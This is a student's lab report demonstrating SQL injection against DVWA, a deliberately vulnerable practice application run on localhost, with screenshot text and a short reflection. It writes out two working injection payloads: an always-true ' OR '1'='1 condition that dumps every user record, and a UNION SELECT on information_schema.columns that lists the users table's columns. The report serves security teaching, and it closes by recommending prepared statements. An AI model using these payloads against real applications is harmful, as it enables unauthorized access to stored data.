Name : Vaibhav Soni

Enrolment No. : IU2141230287

Branch : CSE – A


Sem : 7


Subject : Cyber Security


Lab – 6


Aim : Demonstration of SQL Injection using DVWA.


Screenshots :






localhost/DVWA/vulnerabilities/sqli/?id=1&Submit=Submit#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
Vulnerability: SQL Injection
User ID: 1 Submit
ID: 1
First name: admin
Surname: admin
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/


localhost/DVWA/vulnerabilities/sqli/?id=%27+OR+%271%27%3D%271&Submit=Submit#
DVWA
Home
Instructions
Setup / Reset DB
Brute Force
Command Injection
CSRF
File Inclusion
File Upload
Insecure CAPTCHA
SQL Injection
SQL Injection (Blind)
Weak Session IDs
XSS (DOM)
XSS (Reflected)
XSS (Stored)
CSP Bypass
JavaScript
Authorisation Bypass
Open HTTP Redirect
DVWA Security
PHP Info
Vulnerability: SQL Injection
User ID: ' OR '1'='1 Submit
ID: ' OR '1'='1
First name: admin
Surname: admin
ID: ' OR '1'='1
First name: Gordon
Surname: Brown
ID: ' OR '1'='1
First name: Hack
Surname: Me
ID: ' OR '1'='1
First name: Pablo
Surname: Picasso
ID: ' OR '1'='1
First name: Bob
Surname: Smith
More Information
https://en.wikipedia.org/wiki/SQL_injection
https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/
https://owasp.org/www-community/attacks/SQL_Injection
https://bobby-tables.com/



- ✓ During this lab, I gained hands-on experience with SQL injection attacks by exploiting vulnerable SQL queries. Specifically, I used two injection techniques to manipulate the database and retrieve sensitive information. The first payload, `' **OR '1'='1'** --`, was a classic SQL injection that creates an always-true condition in the query, bypassing authentication and allowing access to all records in the database. This simple payload demonstrates how attackers can exploit weak input validation to gain unauthorized access to user data.

- ✓ The second payload, `' **UNION SELECT column_name, null FROM information_schema.columns WHERE table_name = 'users'** --`, took advantage of a union-based SQL injection. This allowed me to extract metadata about the database, specifically the column names of the `users` table. By leveraging the `information_schema.columns`, I was able to identify the structure of the table and gather critical information like column names, which could be used for further attacks or data extraction. Through this lab, I learned how vulnerable SQL queries can be exploited to manipulate databases, and it emphasized the importance of securing applications with prepared statements and proper input sanitization.